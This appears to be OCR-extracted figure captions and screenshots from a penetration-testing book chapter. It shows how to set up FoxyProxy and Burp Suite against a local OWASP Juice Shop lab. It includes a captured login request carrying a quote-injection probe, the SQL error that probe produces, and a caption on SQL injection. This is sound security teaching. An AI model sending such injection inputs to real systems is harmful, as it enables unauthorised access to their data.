


Figure 15.5 – FoxyProxy




Figure 15.6 – Installing FoxyProxy




Figure 15.7 – Accessing the menu of FoxyProxy




Figure 15.8 – Configuring a proxy

Figure 15.9 – Switching proxies




Figure 15.10 – Opening Burp Suite




Figure 15.11 – Configuring the Intercept Client Requests options




Figure 15.12 – Configuring the Intercept Server Responses options

Figure 15.13 – Proxy Intercept tab




Figure 15.14 – Defining the scope




Figure 15.15 – Filter options




Figure 15.16 – Passive crawling




Figure 15.17 – Capturing a web request




Figure 15.18 – Sending to Repeater




Figure 15.19 – Working with Repeater




Figure 15.20 – Score Board




Figure 15.21 – Web server deployment




Figure 15.22 – Filtering challenges




Figure 15.23 – Capturing the HTTP POST message




Figure 15.24 – Forwarding the HTTP POST message

```
Request   Response
Pretty  Raw  \n  Actions
1  POST /rest/user/login HTTP/1.1
2  Host: localhost:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json
8  Content-Length: 47
9  Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; continueCode=
   Jb4MrORVlwYJLXQnpxlPyKZerov6GmPxd5MNak489zBjE1Wm2bq7DOgkDEmB;
   cookieconsent_status=dismiss; welcomebanner_status=dismiss
13
14 {"email":"admin@email.com'","password":"admin"}
```

Figure 15.25 – Creating a SQL error

```
Request   Response
Pretty  Raw  Render  \n  Actions
14     "message":
   "SQLITE_ERROR: unrecognized token: \"21232f297a57a5a743894a0e4a801fc3\"",
15     "stack":
   "SequelizeDatabaseError: SQLITE_ERROR: unrecognized token: \"21232f297a57a5a7438
   94a0e4a801fc3\"\n    at Query.formatError (/juice-shop/node_modules/sequelize/li
   b/dialects/sqlite/query.js:403:16)\n    at Query._handleQueryResponse (/juice-sh
   op/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n    at afterExecu
   te (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\n
    at Statement.errBack (/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)",
16     "name": "SequelizeDatabaseError",
17     "parent": {
18       "errno": 1,
19       "code": "SQLITE_ERROR",
20       "sql":
   "SELECT * FROM Users WHERE email = 'admin@email.com'' AND password = '21232f297a
   57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
21     },
22     "original": {
23       "errno": 1,
24       "code": "SQLITE_ERROR",
25       "sql":
   "SELECT * FROM Users WHERE email = 'admin@email.com'' AND password = '21232f297a
   57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
26     },
27     "sql":
   "SELECT * FROM Users WHERE email = 'admin@email.com'' AND password = '21232f297a
   57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
28   }
29 }
```

SQLITE Error

SQL Statement

Figure 15.26 – Checking for SQL errors

Figure 15.27 – SQL injection




Figure 15.28 – Intercepting the HTTP POST message

Request | Response

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 831
